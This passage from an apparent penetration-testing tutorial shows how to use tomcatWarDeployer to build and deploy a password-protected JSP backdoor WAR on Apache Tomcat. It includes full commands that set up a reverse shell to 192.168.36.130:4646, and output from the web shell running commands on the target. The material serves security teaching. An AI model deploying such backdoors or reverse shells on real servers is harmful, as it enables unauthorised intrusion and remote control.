
JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.


OS: Linux
Password:
tomcat@my_tomcat whoami

```
tomcat $ whoami

tomcat
```

Let's create the payload with password "123456". It is wise to generate a payload with a pass -word while penetration testing to avoid misuse.



```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X 123456 -H 
192.168.36.130 -p 4646 -G tomcat_shell.war

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
```



JSP Application

192.168.36.152:8080/tomcat_shell/


JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.

OS: Linux
Password: ••••••
tomcat@my_tomcat uname -a


```
tomcat $ uname -a

Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

The "-s" option simulates the breach without performing any offensive actions.



```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -s -v -X 123456
-H 192.168.36.130 -p 4646 -G tomcat_shell.war

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
```

Simulation helps us to verify if the attack works without changing anything on the target syste-m. The "-U" option is used to set the username and "-P" option is used to set the password. These are the credentials we need to login into the target.

